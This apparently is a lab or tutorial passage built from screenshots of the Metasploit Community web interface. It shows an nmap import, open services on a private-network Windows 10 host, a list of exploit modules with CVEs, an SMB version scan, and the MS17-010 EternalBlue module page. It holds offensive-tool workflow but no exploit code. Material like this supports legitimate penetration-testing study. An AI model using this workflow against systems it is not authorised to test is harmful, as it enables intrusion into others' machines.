3389/tcp open  ms-wbt-server Microsoft Terminal Services
```



metasploit community
Project - Web Exploitation Project ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Home
Web Exploitation Project
Overview - Project Web Exploitation Project
Discovery
0 hosts discovered
0 services detected
0 vulnerabilities identified
0 applicable modules identified
Scan...
Import...
Nexpose Scan...
Sonar Import...



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
?
5
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Imports
Import Data
From Nexpose
From file
From Sonar
192.168.2.17_nmap.xml
Choose ...
Excluded Addresses
▶ Automatic Tagging
(Optional)
Don't change existing hosts
Import Data



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Tasks
Task 5
Back to Task List
Importing
Complete (1 new host)
Completed
Started: 2019-02-03 14:14:50 -0800
Duration: less than 5 seconds
[+] [2019.02.03-14:14:50] Workspace:Web Exploitation Project Progress:1/4 (25%) Importing data from C:/WINDOWS/Temp/import20190203-6368-1hex9qu...
[*] [2019.02.03-14:14:50] Database: Importing data from file format 'Nmap XML'
[*] [2019.02.03-14:14:50] Database: Parsing with 'Nokogiri v1.8.5'
[*] [2019.02.03-14:14:50] Database: Importing host 192.168.2.17
[+] [2019.02.03-14:14:51] Workspace:Web Exploitation Project Progress:2/4 (50%) Normalizing data
[+] [2019.02.03-14:14:51] Workspace:Web Exploitation Project Progress:1/2 (50%) Normalizing 192.168.2.17
[+] [2019.02.03-14:14:51] Workspace:Web Exploitation Project Progress:2/2 (100%) Normalization complete
[+] [2019.02.03-14:14:51] Workspace:Web Exploitation Project Progress:4/4 (100%) Complete (1 new host)



metasploit community
Project - Web Exploitation Project ▼
Overview
Analysis
Sessions
Campaigns
Home
Web Exploitation Project
Overview - Project Web Exploitation Project
Discovery
1 host discovered
15 services detected
0 vulnerabilities identified
0 applicable modules identified
Scan...
Import...
Nexpose Scan...
Sonar Import...



metasploit community
Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks
Home Web Exploitation Project Services
Delete Services Tag Hosts Scan Import... Nexpose Scan WebScan Modules Bruteforce Exploit
Hosts Notes Services Vulnerabilities Applicable Modules Captured Data Network Topology
0 of 15 selected
Search Services
HOST NAME NAME PROTOCOL PORT INFO STATE UPDATED AT
192.168.2.17 dcerpc tcp 135 Microsoft Windows RPC OPEN February 03, 2019 14:14
192.168.2.17 smb tcp 139 Microsoft Windows netbios-ssn OPEN February 03, 2019 14:14
192.168.2.17 smb tcp 445 Windows 10 Pro 17134 microsoft-ds workgroup: WORKG... OPEN February 03, 2019 14:14
192.168.2.17 ms-wbt-server tcp 3389 Microsoft Terminal Services OPEN February 03, 2019 14:14
192.168.2.17 http tcp 3790 nginx OPEN February 03, 2019 14:14
192.168.2.17 unknown tcp 5040 OPEN February 03, 2019 14:14
192.168.2.17 pando-pub tcp 7680 OPEN February 03, 2019 14:14
192.168.2.17 dcerpc tcp 49664 Microsoft Windows RPC OPEN February 03, 2019 14:14
192.168.2.17 dcerpc tcp 49665 Microsoft Windows RPC OPEN February 03, 2019 14:14
192.168.2.17 dcerpc tcp 49666 Microsoft Windows RPC OPEN February 03, 2019 14:14



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼ Administration ▼ ? 3
Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks
Home Web Exploitation Project Services
Delete Services Tag Hosts Scan Import... Nexpose Scan WebScan Modules Bruteforce Exploit
Hosts Notes Services Vulnerabilities Applicable Modules Captured Data Network Topology
0 of 4 selected
Search Services
HOST NAME NAME PROTOCOL PORT INFO STATE UPDATED AT
192.168.2.17 http tcp 80 UNKNOWN February 03, 2019 06:56
192.168.2.17 https tcp 443 UNKNOWN February 03, 2019 06:56
192.168.2.17 afp tcp 548 UNKNOWN February 03, 2019 06:56
192.168.2.17 smb tcp 445 UNKNOWN February 03, 2019 06:56
Show 20 Showing 1 - 4 of 4
1



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Modules
Search Modules
Module Statistics show
Search Keywords show
Found 10 matching modules
MODULE TYPE
OS
MODULE
DISCLOSURE DATE
MODULE RANKING
CVE
BID
OSVDB
EDB
Server Exploit
Linux Nested User Namespace idmap Limit Local Privilege Escalation
exploit/linux/local/nested_namespace_idmap_limit_priv_esc
November 14, 2018
2018-18955
105941
45886
Auxiliary
WordPress WP GDPR Compliance Plugin Privilege Escalation
auxiliary/admin/http/wp_gdpr_compliance_privesc
November 7, 2018
2018-19207
Server Exploit
Xorg X11 Server SUID privilege escalation
exploit/multi/local/xorg_x11_suid_server
October 24, 2018
2018-14665
105741
45697, 45742, 45832
Server Exploit
WebExec Authenticated User Code Execution
exploit/windows/smb/webexec
October 23, 2018
2018-15442
Server Exploit
php imap_open Remote Code Execution
exploit/linux/http/php_imap_open_rce
October 22, 2018
2018-19518, 2018-1000859
45865
Auxiliary
libssh Authentication Bypass Scanner
auxiliary/scanner/ssh/libssh_auth_bypass
October 15, 2018
2018-10933
Server Exploit
WebEx Local Service Permissions Exploit
exploit/windows/local/webexec
October 8, 2018
2018-15442
Server Exploit
blueimp's jQuery (Arbitrary) File Upload
exploit/unix/webapp/jquery_file_upload
October 8, 2018
2018-9206
Client Exploit
Malicious Git HTTP Server For CVE-2018-17456
exploit/multi/http/git_submodule_url_exec
October 4, 2018
2018-17456
Server Exploit
Cisco Prime Infrastructure Unauthenticated Remote Code Execution
exploit/linux/http/cisco_prime_inf_rce
October 3, 2018
2018-15379



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Modules
Search Modules
smb_version
Module Statistics show
Search Keywords show
Found 1 matching module
MODULE TYPE
OS
MODULE
DISCLOSURE DATE
MODULE RANKING
CVE
BID
OSVDB
EDB
Auxiliary
SMB Version Detection
auxiliary/scanner/smb/smb_version



metasploit community
Project - Web Exploitation Project ▼
Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports
Home Web Exploitation Project Modules SMB Version Detection
Module
Type Auxiliary
Ranking ★★
Privileged? No
Developers
hdm <x@hdm.io>
SMB Version Detection
auxiliary/scanner/smb/smb_version
Display version information about each system
Target Systems
Target Addresses
Excluded Addresses
192.168.2.17
Exploit Timeout (minutes)
5
Module Options
SMBDomain . The Windows domain to use for authentication (string)
SMBPass The password for the specified username (string)
SMBUser The username to authenticate as (string)
THREADS 1 The number of concurrent threads (integer)
Advanced Options show
Evasion Options show
Run Module



metasploit community
Project - Web Exploitation Project ▼
Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports
Home Web Exploitation Project Tasks Task 4
Task started
Launching
Complete (0 sessions opened) auxiliary/scanner/smb/smb_version
[+] [2019.02.03-07:04:33] Workspace:Web Exploitation Project Progress:1/2 (50%) Scanning 192.168.2.17-192.168.2.17
[-] [2019.02.03-07:04:33] Warning: The Windows platform cannot reliably support more than 16 threads
[-] [2019.02.03-07:04:33] Thread count has been adjusted to 16
[+] [2019.02.03-07:04:35] 192.168.2.17:445 - Host is running Windows 10 Pro (build:17134) (name:METASPLOIT-CE) (workgroup:WORKGROUP)
[*] [2019.02.03-07:04:35] Scanned 1 of 1 hosts (100% complete)
[+] [2019.02.03-07:04:35] Workspace:Web Exploitation Project Progress:2/2 (100%) Complete (0 sessions opened) auxiliary/scanner/smb/smb_version



metasploit community
Project - Web Exploitation Project ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Home
Web Exploitation Project
Notes
Delete Notes
Scan
Import...
Nexpose Scan
WebScan
Modules
Bruteforce
Exploit
Hosts
Notes
Services
Vulnerabilities
Applicable Modules
Captured Data
Network Topology
0 of 2 selected
HOST NAME
TYPE
DATA
METASPLOIT-CE
fingerprint.match
View {"os.edition"=>"Pro", "os.build"=>"17134", "host.name"=>"...
METASPLOIT-CE
smb.fingerprint
View {:native_os=>"Windows 10 Pro 17134", :native_lm=>"Windows...
Show 20
Showing 1 - 2 of 2



Not Secure
https://192.168.2.17:3790/workspaces/2/tasks/new_module_run/exploit/windo...
metasploit community
Project - Web Exploitation Project ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Home
Web Exploitation Project
Modules
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
Module
Type Server Exploit
Ranking
Privileged? Yes
Disclosure March 13, 2017
Developers
Sean Dillon <sean.dillon@risksense.com>
Dylan Davis <dylan.davis@risksense.com>
Equation Group
Shadow Brokers
thelightcosine
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
exploit/windows/smb/ms17_010_eternalblue
This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers.
There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete.
This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again.

